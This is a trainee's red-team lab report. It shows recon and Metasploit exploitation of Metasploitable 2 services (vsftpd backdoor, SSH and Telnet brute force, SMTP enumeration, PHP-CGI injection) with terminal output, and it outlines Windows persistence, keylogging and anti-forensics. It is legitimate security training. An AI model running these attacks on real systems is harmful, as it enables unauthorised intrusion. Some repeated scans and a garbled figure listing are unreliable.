

EDGE

Red Team Lab Setup

Project Assignment Report

C(PTE-T) | Jr. Penetration Testing Engineer: Hands-On

TRAINEE NAME	Shuvo Biswas
SECTION	CADS001
TRAINER	Md. Imran Chowdhury
DESIGNATION	Offensive Security Specialist
COURSE	Jr. Penetration Testing Engineer (Hands-On)
PROGRAMME	Enhancing Digital Government Economy (EDGE)
SUBMISSION	May 17, 2026

Table of Contents

1. Introduction

2. Objectives

3. Methodology

4. Lab Environment Setup

4.1 Virtual Machine Configuration

4.2 Network Architecture

5. Part 1: Metasploitable 2 — Reconnaissance & Exploitation

5.1 Reconnaissance (arp-scan & Nmap)

5.2 Exploit 1 — Port 21: FTP (vsftpd 2.3.4 Backdoor)

5.3 Exploit 2 — Port 22: SSH (Brute Force)

5.4 Exploit 3 — Port 23: Telnet

5.5 Exploit 4 — Port 25: SMTP (User Enumeration)

5.6 Exploit 5 — Port 80: PHP-CGI Argument Injection

5.7 Exploit 6 — Ports 139/445: Samba RCE

5.8 Exploit 7 — Port 1099: Java RMI

5.9 Exploit 8 — Port 5432: PostgreSQL

5.10 Exploit 9 — Port 6667: UnrealIRCd Backdoor

5.11 Exploit 10 — Port 1524: Bindshell

5.12 Exploit 11 — Port 5900: VNC

5.13 Exploit 12 — Port 8180: Apache Tomcat WAR Upload

5.14 Exploit 13 — Port 3306: MySQL

6. Part 2: Windows 10 — Payload Attack & Post-Exploitation

6.1 Payload Generation & Hosting (msfvenom)

6.2 Listener Setup & Payload Execution

6.3 Meterpreter Session & Post-Exploitation

6.4 Privilege Escalation (getsystem)

6.5 Persistence (Startup Folder Backdoor)

7. Findings Summary

8. Conclusion

9. Recommendations

1. Introduction

This report presents the findings and methodology of a comprehensive Red Team Lab exercise conducted as part of the **Enhancing Digital Government Economy (EDGE)** programme's Digital Skills for Students initiative. The course — **Jr. Penetration Testing Engineer: Hands-On (C(PTE-T))** — is designed to equip students with practical, industry-relevant offensive security skills through controlled, ethical hacking exercises.

Penetration testing, often called ethical hacking or red teaming, is the practice of intentionally attacking an organization's systems — with authorization — to identify security weaknesses before malicious actors can exploit them. This exercise simulates a realistic attack scenario against deliberately vulnerable target systems in an isolated virtual lab environment, covering the full attack lifecycle from initial reconnaissance through exploitation, post-exploitation, and persistence.

Two target environments were assessed during this project: **Metasploitable 2** — a Linux-based virtual machine intentionally configured with numerous vulnerable services — and a **Windows 10** workstation targeted via a client-side payload delivery attack. The attacker machine used throughout is **Kali Linux**, the industry-standard penetration testing distribution, with the **Metasploit Framework** as the primary exploitation tool.

Report Scope: This document covers all phases of the assessment — lab configuration, network discovery, vulnerability enumeration, exploitation of thirteen distinct service vulnerabilities, and a complete Windows payload attack chain including VNC takeover, keystroke logging, privilege escalation, and persistent backdoor installation.

2. Objectives

The primary objectives of this Red Team Lab project are:

1. Lab Setup Proficiency

Configure a multi-machine virtual lab with segmented VLANs, simulating a realistic DMZ and internal network topology using VMware Workstation.

2. Reconnaissance Skills

Apply host discovery (arp-scan) and port/service enumeration (Nmap) techniques to map the attack surface of target systems.

3. Vulnerability Identification

Identify and categorize known vulnerabilities across multiple services including FTP, SSH, Telnet, SMTP, HTTP, Samba, Java RMI, PostgreSQL, IRC, VNC, Apache Tomcat, and MySQL.

4. Exploitation Competency

Successfully exploit each identified vulnerability using appropriate Metasploit modules, manual techniques, and custom payloads — demonstrating real-world attack execution.

5. Post-Exploitation Techniques

Demonstrate post-exploitation capabilities including Meterpreter usage, VNC remote desktop takeover, keystroke logging, file system access, and network reconnaissance from a compromised host.

6. Privilege Escalation

Escalate from a standard user session to NT AUTHORITY\SYSTEM on Windows, and achieve root access on Linux targets.

7. Persistence Mechanisms

Install a persistent backdoor on the Windows 10 target that survives system reboots, demonstrating attacker longevity within a compromised environment.

8. Professional Reporting

Document all findings, techniques, and evidence in a structured, professional penetration testing report following industry standards.

3. Methodology

This assessment follows the industry-standard penetration testing methodology, structured in five phases that mirror real-world red team engagements. Each phase builds upon the previous, progressively deepening access into the target environment.

Phase 1 — Reconnaissance

Passive and active information gathering to identify live hosts and open services. Tools: arp-scan (layer 2 host discovery), Nmap (TCP port scanning and service version detection with -sV and -A flags). This phase produces a complete inventory of the target attack surface.

Phase 2 — Enumeration & Vulnerability Analysis

Detailed interrogation of each discovered service to identify specific software versions, misconfigurations, and known CVEs. Metasploit's auxiliary scanner modules are used for service-specific enumeration (ssh_login, smtp_enum, vnc_login, tomcat_mgr_login). Nmap scripts (--script) provide additional protocol-level intelligence.

Phase 3 — Exploitation

Controlled exploitation of identified vulnerabilities using Metasploit Framework modules, manual techniques (netcat, telnet, mysql client), and custom-generated payloads (msfvenom). Each exploit is configured with appropriate LHOST/LPORT/RHOSTS parameters and executed against the target. Successful exploitation results in a shell or Meterpreter session.

Phase 4 — Post-Exploitation

Leveraging established sessions to expand access and gather intelligence. Activities include privilege escalation (getsystem), credential harvesting (hashdump), graphical remote access (VNC), surveillance (keyscan, screenshot, webcam), lateral movement preparation, and anti-forensic actions (clearev, timestomp). The Meterpreter agent provides a rich post-exploitation framework without writing additional files to disk.

Phase 5 — Persistence & Reporting

Installing mechanisms that maintain attacker access across system reboots (windows/persistence/startup_folder, registry-based Defender disabling). All findings are documented with evidence screenshots, command outputs, and impact analysis. Recommendations for remediation are provided for each identified weakness.

Tools Used: Kali Linux, Metasploit Framework (msfconsole), msfvenom, Nmap, arp-scan, netcat (nc), TigerVNC/TightVNC viewer, mysql client, Apache2 web server.

4. Lab Environment Setup

The lab consists of three virtual machines hosted inside **VMware Workstation** on a single physical host. Two custom virtual networks (VLANs) are created to simulate a segmented enterprise network with an external-facing zone and an internal employee zone.

4.1 Virtual Machine Configuration

VM	Role	OS	IP Address(es)	VLAN(s)
Kali Linux	Attacker	Kali Linux 2026	192.168.50.2	vLAN 1 only
Metasploitable 2	Target (Web Server)	Ubuntu 8.04 Linux	192.168.50.3 (eth0) 10.10.10.5 (eth1)	vLAN 1 + vLAN 2
Windows 10	Target (Employee)	Windows 10 22H2	10.10.10.4	vLAN 2


4.2 Network Architecture

Two host-only VMware virtual networks segment the lab: **vLAN 1 (192.168.50.0/24)** connects Kali Linux and Metasploitable 2, simulating an external/DMZ network. **vLAN 2 (10.10.10.0/24)** connects Metasploitable 2 and the Windows 10 machine, simulating an internal employee network. Metasploitable 2 has dual NICs (eth0 + eth1), acting as the pivot point between both segments. The Kali attacker has no direct route to vLAN 2, mirroring a real DMZ architecture.

Project

LAB SETUP:


setup kali, metasploitable and windows in VM



Project

1

Fig 1 – VMware Workstation with all 3 VMs; Kali Linux login screen.



SETUP LAB for Project

Project

2

Fig 2 – Metasploitable 2 boot console & Windows 10 login screen.

```
|-----|
VM Configuration
|-----|
edit→virtual network editor→Add network vLan1→192.168.50.0 & vLan2→10.10.10.0
|-----|
Now, Web Server ( Metasploitable2 ) add network interface vlan1 and vlan2
|-----|
```

nano /etc/network/interfaces

The primary network interface

External

```
auto eth0
iface eth0 inet static
address 192.168.50.3
netmask 255.255.255.0
gateway 192.168.50.1
```

Internal

```
auto eth1
iface eth1 inet static
address 10.10.10.5
netmask 255.255.255.0
gateway 10.10.10.1

Save and /etc/init.d/networking restart
```

```
|-----|
Attacker Machine ( Lab ) add network interface vlan1
|-----|
```

Project

3

Fig 3 – /etc/network/interfaces configuration on Metasploitable 2 (dual NIC).


nano /etc/network/interfaces

```
auto eth0
iface eth0 inet static
address 192.168.50.2
netmask 255.255.255.0
gateway 192.168.50.1

Save and /etc/init.d/networking restart
```

Now, Employee Machine (Windows 10) add network interface vlan2

Setup IP→control panel→Network and internet→Network and Sharing Center-
>click Ethernet0-Properties→ipv4→Properties-use the following ip address
10.10.10.4
255.255.255.0
10.10.10.1



setup the lab like this ,,,without domain controller and app server

Project

4

Fig 4 – Kali Linux IP config (192.168.50.2) & Windows 10 IPv4 settings (10.10.10.4); network topology diagram.

after completing the whole setup

```
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:e4:ef:50 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.3/24 brd 192.168.50.255 scope global eth0
        inet6 fe80::20c:29ff:feef:ef50/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:e4:ef:5a brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.5/24 brd 10.10.10.255 scope global eth1
        inet6 fe80::20c:29ff:feef:ef5a/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Project

5

Fig 5 – 'ip a s' on Metasploitable 2 confirming eth0=192.168.50.3, eth1=10.10.10.5.

```
Session Actions Edit View Help
(kali@kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.2 netmask 255.255.255.0 broadcast 192.168.50.255
    inet6 fe80::20c:29ff:fe36:4eb8 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:36:4e:b8 txqueuelen 1000 (Ethernet)
    RX packets 7 bytes 872 (872.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 86 bytes 8352 (8.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[/home/kali/Desktop]
```

Project

6

Fig 6 – 'ifconfig' on Kali Linux confirming attacker IP 192.168.50.2.

5. Part 1: Metasploitable 2 — Reconnaissance & Exploitation

Metasploitable 2 is a deliberately vulnerable Linux virtual machine distributed by Rapid7 for training purposes. It runs dozens of intentionally outdated and misconfigured services across a wide range of ports, making it an ideal target for demonstrating real-world exploitation techniques in a safe, controlled environment.

5.1 Reconnaissance — Host Discovery & Port Scanning

Host discovery is performed using **arp-scan** to identify live hosts on the vLAN 1 subnet. Once the target IP (192.168.50.3) is confirmed, **Nmap** performs both a basic TCP scan and a detailed service version scan (-sV) to enumerate 23 open ports and their associated software versions. This intelligence drives all subsequent exploitation decisions.

```
(root@kali) ~/home/kali/Desktop
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:36:4e:b8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.2/24 brd 192.168.50.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe36:4eb8/64 scope link proto kernel ll
        valid_lft forever preferred_lft forever

(root@kali) ~/home/kali/Desktop
# arp-scan -i eth0 192.168.50.0/24
Interface: eth0, type: EN1000, MAC: 00:0c:29:36:4e:b8, IPv4: 192.168.50.2
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/roynhills/arp-scan)
192.168.50.1    00:50:56:c0:00:02    VMware, Inc.
192.168.50.3    00:0c:29:e4:ef:50    VMware, Inc.

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.121 seconds (120.70 hosts/sec). 2 responded
```

Project

8

Fig 7 – arp-scan discovers 192.168.50.3 (Metasploitable 2) on vLAN 1.

```
(root@kali)~[/home/kali/Desktop]
# nmap 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 15:42 -0400
Nmap scan report for 192.168.50.3
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:E4:EF:50 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.77 seconds
```

Project

9

Fig 8 – Basic Nmap scan reveals 23 open TCP ports on 192.168.50.3.



Fig 9 – Nmap -sV version detection + targeted FTP scan: vsftpd 2.3.4 identified: Metasploit backdoor module found.

5.2 Port 21: FTP — vsftpd 2.3.4 Backdoor

Vulnerability: vsftpd 2.3.4 contained a supply-chain backdoor intentionally introduced into its source code in July 2011. When a username containing a smiley face (e.g. user:)) is sent to the FTP server, it opens a root shell on TCP port 6200. This is one of the most well-known supply-chain backdoor incidents in open-source software history.

Module: exploit/unix/ftp/vsftpd_234_backdoor | Rank: Excellent | CVE: CVE-2011-2523

The exploit module options are reviewed with 'options'. LHOST is initially set incorrectly and must be changed from 192.168.50.1 to 192.168.50.2 (attacker IP) to ensure the reverse TCP handler binds to the correct interface. After correction, running the exploit spawns a backdoor on the target. A Meterpreter session opens and 'shell' drops into a raw bash shell. The command 'whoami' returns **root**, confirming full privilege escalation on Metasploitable 2.



11

5.3 Port 22: SSH — Credential Brute Force

Module: auxiliary/scanner/ssh/ssh_login | Attack Type: Credential Brute-Force

EDUCATIONAL USE ONLY

12

Jr. Penetration Testing Engineer (Hands-On) | Page 15

```
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  ---  ---  ---
  1    shell linux  SSH root @  192.168.50.2:40669 → 192.168.50.3:22 (192.168.50.3)
  2    shell linux  SSH root @  192.168.50.2:46637 → 192.168.50.3:22 (192.168.50.3)

msf auxiliary(scanner/ssh/ssh_login) > session -1
[*] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/ssh/ssh_login) > session -i 1
[*] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
```

Fig 12 – Active SSH sessions listed; sessions -i 1 interacts with session; whoami returns msfadmin.

5.4 Port 23: Telnet — Manual Login & Brute Force

Vulnerability: Telnet is an unencrypted, legacy remote access protocol. Metasploitable 2 runs Linux telnetd on port 23. All traffic including credentials is transmitted in plain text, and it accepts the same default credentials (msfadmin/msfadmin). Two methods are demonstrated: direct manual connection and automated brute-force.

Method 1 — Manual Telnet Login:

Running 'telnet 192.168.50.3' from Kali opens a direct connection. The Metasploitable ASCII banner appears along with the warning message. After an initial failed attempt with garbled input, the correct credentials **msfadmin / msfadmin** are entered and a shell session begins. Nmap version scan confirms port 23 runs Linux telnetd.

Method 2 — Metasploit Telnet Login Scanner:

The auxiliary/scanner/telnet/telnet_login module automates the brute-force process. Options include USER_FILE, PASS_FILE, RHOSTS, RPORT (23), BRUTEFORCE_SPEED, and THREADS. The scan iterates through credential combinations, logging each failed attempt. The correct pair **msfadmin:msfadmin** succeeds. A command shell session is opened and 'whoami' returns **msfadmin**, confirming access.

```
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# telnet 192.168.50.3
Trying 192.168.50.3 ...
Connected to 192.168.50.3.
Escape character is '^]'.
h
Metasploitable
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: h"HnHmsfadmin
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Thu May 14 15:19:03 EDT 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

```
(root@kali)-[/home/kali]
# nmap -sS -p 23 -i 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 16:14 -0400
Nmap scan report for 192.168.50.3
Host is up (0.0000s latency).

PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
MAC Address: 08:0C:29:E4:EF:58 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.76 seconds
```

Project

14

Fig 13 – Direct telnet to 192.168.50.3; Metasploitable banner displayed; msfadmin login successful.

```

1 telnetlogin /home/bati
2 telnetlogin
3 telnetlogin
4 telnetlogin
5 telnetlogin
6 telnetlogin
7 telnetlogin
8 telnetlogin
9 telnetlogin
10 telnetlogin
11 telnetlogin
12 telnetlogin
13 telnetlogin
14 telnetlogin
15 telnetlogin
16 telnetlogin
17 telnetlogin
18 telnetlogin
19 telnetlogin
20 telnetlogin
21 telnetlogin
22 telnetlogin
23 telnetlogin
24 telnetlogin
25 telnetlogin
26 telnetlogin
27 telnetlogin
28 telnetlogin
29 telnetlogin
30 telnetlogin
31 telnetlogin
32 telnetlogin
33 telnetlogin
34 telnetlogin
35 telnetlogin
36 telnetlogin
37 telnetlogin
38 telnetlogin
39 telnetlogin
40 telnetlogin
41 telnetlogin
42 telnetlogin
43 telnetlogin
44 telnetlogin
45 telnetlogin
46 telnetlogin
47 telnetlogin
48 telnetlogin
49 telnetlogin
50 telnetlogin
51 telnetlogin
52 telnetlogin
53 telnetlogin
54 telnetlogin
55 telnetlogin
56 telnetlogin
57 telnetlogin
58 telnetlogin
59 telnetlogin
60 telnetlogin
61 telnetlogin
62 telnetlogin
63 telnetlogin
64 telnetlogin
65 telnetlogin
66 telnetlogin
67 telnetlogin
68 telnetlogin
69 telnetlogin
70 telnetlogin
71 telnetlogin
72 telnetlogin
73 telnetlogin
74 telnetlogin
75 telnetlogin
76 telnetlogin
77 telnetlogin
78 telnetlogin
79 telnetlogin
80 telnetlogin
81 telnetlogin
82 telnetlogin
83 telnetlogin
84 telnetlogin
85 telnetlogin
86 telnetlogin
87 telnetlogin
88 telnetlogin
89 telnetlogin
90 telnetlogin
91 telnetlogin
92 telnetlogin
93 telnetlogin
94 telnetlogin
95 telnetlogin
96 telnetlogin
97 telnetlogin
98 telnetlogin
99 telnetlogin
100 telnetlogin

```

Fig 14 – telnet_login module options (USER_FILE, PASS_FILE, BRUTEFORCE_SPEED, RHOSTS).

```

Desktop Documents Downloads Music Pictures Public Templates Videos
msf auxiliary(scanner/telnet_login) > set USER_FILE /home/kali/Desktop/user.txt
USER_FILE => /home/kali/Desktop/user.txt
msf auxiliary(scanner/telnet_login) > set PASS_FILE /home/kali/Desktop/pass.txt
PASS_FILE => /home/kali/Desktop/pass.txt
msf auxiliary(scanner/telnet_login) > set rhosts 192.168.50.3
rhosts => 192.168.50.3
msf auxiliary(scanner/telnet_login) > run
[*] 192.168.50.3:23 - No active DB - Credential data will not be saved!
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: admin:admin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: admin:password (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: admin:123456 (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: admin:toor (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: root:admin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: root:password (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: root:123456 (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: root:toor (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: msfadmin:admin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: msfadmin:password (Incorrect: )
[*] 192.168.50.3:23 - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet_login) > run
[*] 192.168.50.3:23 - No active DB - Credential data will not be saved!
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: admin:admin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: admin:password (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: admin:123456 (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: admin:toor (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: admin:msfadmin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: admin:system (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: root:admin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: root:password (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: root:123456 (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: root:toor (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: root:msfadmin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: root:system (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: msfadmin:admin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 LOGIN FAILED: msfadmin:password (Incorrect: )
[*] 192.168.50.3:23 - Login Successful: msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.2:35707 => 192.168.50.3:23) at 2026-05-14 16:31:39 -0400
[*] 192.168.50.3:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet_login) >

```

```

[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet_login) > sessions
Active sessions
=====
id  name  type  information  connection
--  --  --  --  --
1   shell  TELNET  msfadmin:msfadmin (192.168.50.3:23)  192.168.50.2:35707 -> 192.168.50.3:23 (192.168.50.3)

msf auxiliary(scanner/telnet_login) > sessions -1
[*] Starting interaction with 1...

msfadmin@msfpcsploitlab:~$ whoami
msfadmin
msfadmin@msfpcsploitlab:~$

```

Project

16

Fig 15 – Telnet brute-force in progress; msfadmin:msfadmin succeeds; command shell session opened; whoami=msfadmin.

5.5 Port 25: SMTP — User Enumeration

Vulnerability: Postfix smtpd on port 25 supports the VRFY and EXPN SMTP commands which can be abused to enumerate valid system usernames without authentication. This is a classic information-disclosure vulnerability that can expose accounts for subsequent password attacks.

Module: auxiliary/scanner/smtp/smtp_enum | **Attack Type:** User Enumeration

Nmap confirms Postfix smtpd on port 25. Inside msfconsole, 'search smtp enum' returns the smtp_enum auxiliary. USER_FILE is set to the wordlist and RHOSTS to the target. Running the module returns: 192.168.50.3:25 — Users found: **msfadmin**, **user**. These valid usernames can now be used in credential attacks against other services.

```
(root@kali) ~/home/kali
└─$ nmap -p 25 -sV 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 16:35 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00047s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
MAC Address: 08:0C:29:E4:EF:50 (VMware)
Service Info: Host: metasploitable.localdomain

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.77 seconds
```

```
(root@kali) ~/home/kali
└─$ nmap -p 80 -sV 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 16:44 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00042s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:0C:29:E4:EF:50 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.79 seconds
```

```
(root@kali) ~/home/kali
└─$ nmap -p 80 -sV 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 16:44 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00042s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:0C:29:E4:EF:50 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.79 seconds
```

5.Port 80: PHP_CGI

```
(root@kali) ~/home/kali
└─$ nmap -p 80 -sV 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 16:44 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00042s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:0C:29:E4:EF:50 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.79 seconds
```

Project

17

Fig 16 – Nmap identifies Postfix smtpd; smtp_enum module run; users 'msfadmin' and 'user' discovered.

5.6 Port 80: HTTP — PHP-CGI Argument Injection

Vulnerability: Apache 2.2.8 serves PHP 5.2.4 via CGI/FastCGI. PHP versions before 5.3.12 and 5.4.2 contain a critical argument injection vulnerability (CVE-2012-1823) in CGI mode. A specially crafted URL query string allows an attacker to pass PHP command-line options to the interpreter, enabling remote code execution.

Module: exploit/multi/http/php_cgi_arg_injection | **CVE:** CVE-2012-1823 | **Rank:** Excellent

Browsing to the target's web server reveals the PHP info page. Key details: Server API: CGI/FastCGI, PHP 5.2.4-2ubuntu5.10, configuration path /etc/php5/cgi. These confirm the vulnerable configuration. Module options include RHOSTS (target), RPORT 80, LHOST/LPORT for the reverse handler, and TARGETURI. RHOSTS is set to 192.168.50.3 and the exploit is launched. A Meterpreter session opens and 'sysinfo' confirms connection to **metasploitable** running **Linux 2.6.24-16-server (i686)** with a php/linux Meterpreter.

Project

18

EDUCATIONAL USE ONLY



